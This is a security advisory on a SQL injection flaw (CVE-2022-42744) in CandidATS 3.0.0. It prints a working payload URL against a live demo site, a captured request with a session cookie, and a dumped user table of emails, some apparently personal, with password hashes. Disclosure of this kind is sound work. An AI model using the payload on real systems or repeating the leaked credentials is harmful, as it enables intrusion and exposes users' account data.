CandidATS 3.0.0 - SQLi via entriesPerPage

Summary

Affected versions	Version 3.0.0
State	Public
Release date	2022-10-25

Vulnerability

Kind	SQL injection
Rule	146. SQL injection
Remote	Yes
CVSSv3 Vector	CVSS:3.1/AV:N/AC:L/PR:L/UI:N/S:U/C:H/I:H/A:H
CVSSv3 Base Score	8.8
Exploit available	Yes
CVE ID(s)	CVE-2022-42744

Vulnerability

The SQLi present in CandidATS 3.0.0 allows an unauthenticated remote attacker to perform CRUD operations on the application database. To trigger this vulnerability, we will need to send a malicious SQL query in the `entriesPerPage` parameter.

- https://demo.candidats.net/ajax.php?f=getPipelineJobOrder&joborderID=50&page=0&entriesPerPage=15+AND+sleep(5)--+&sortBy=dateCreatedInt&sortDirection=desc&indexFile=index.php&isPopup=0

Exploitation

In this attack we will obtain the logs containing the emails and passwords of the users. To achieve this we will need 3 things:


candidATS.req

The request of the application, we save it in a file.

```
GET /ajax.php?f=getPipelineJobOrder&joborderID=50&page=0&entriesPerPage
Host: demo.candidats.net
Cookie: CATS=1eiuqu2acq6t6tcguhcof52eha
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:91.0) Gecko/20100101 Fir
```


Dump DB

Finally we see how we managed to compromise user records.



```
Database: prfkvqsyht
Table: user
[25 entries]
+-----------------------------------+----------------------------------+
| email                             | password                         |
+-----------------------------------+----------------------------------+
| <blank>                           | 8d29285a7653350f4aeb7b0bbf36e108 |
| <blank>                           | candidats                        |
| 0                                 | b5c085bf924d7c41c5f495c13f6397d6 |
| a@a.com                           | 0cc175b9c0f1b6a831c399e269772661 |
| abc@gmail.com                     | 0192023a7bbd73250516f069df18b500 |
| ADMIN@ADMIN.COM                   | 81dc9bdb52d04dc20036dbd8313ed055 |
| amuthan@auieo.com                 | 0cf21ce35322d2e56d745e319b933470 |
| dummy@gmail.com                   | 275876e34cf609db118f3d84b799a790 |
| ffff@wwe.com                      | 202cb962ac59075b964b07152d234b70 |
| good@good.com                     | dc86cac9517e4959b0620f04fa1bcc09 |
| isoltis@arcmc.org                 | 81dc9bdb52d04dc20036dbd8313ed055 |
| john.smith@yopmail.com            | 2c103f2c4ed1e59c0b4e2e01821770fa |
| john@test.com                     | cccedb4ed9c3f33baa5203e2a6d8d24f |
| jt@nice.com                       | 81dc9bdb52d04dc20036dbd8313ed055 |
| kavivigneshmahendran24@gmail.com  | f38cde1654b39fea2bd4f72f1ae4cdda |
| maninderpalsingh9501@gmail.com    | 25c941e2c01b7eb01175c3ea13b88aca |
| pam.brown@yopmail.com             | 2c103f2c4ed1e59c0b4e2e01821770fa |
```


Our security policy

We have reserved the CVE-2022-42744 to refer to this issue from now on.

- https://fluidattacks.com/advisories/policy/

System Information

- Version: CandidATS 3.0.0
- Operating System: GNU/Linux

Mitigation

There is currently no patch available for this vulnerability.

Credits

The vulnerability was discovered by Carlos Bello from Fluid Attacks' Offensive Team.


References

Vendor page https://candidats.net/

Timeline

2022-10-07
Vulnerability discovered.

2022-10-25
Public Disclosure.



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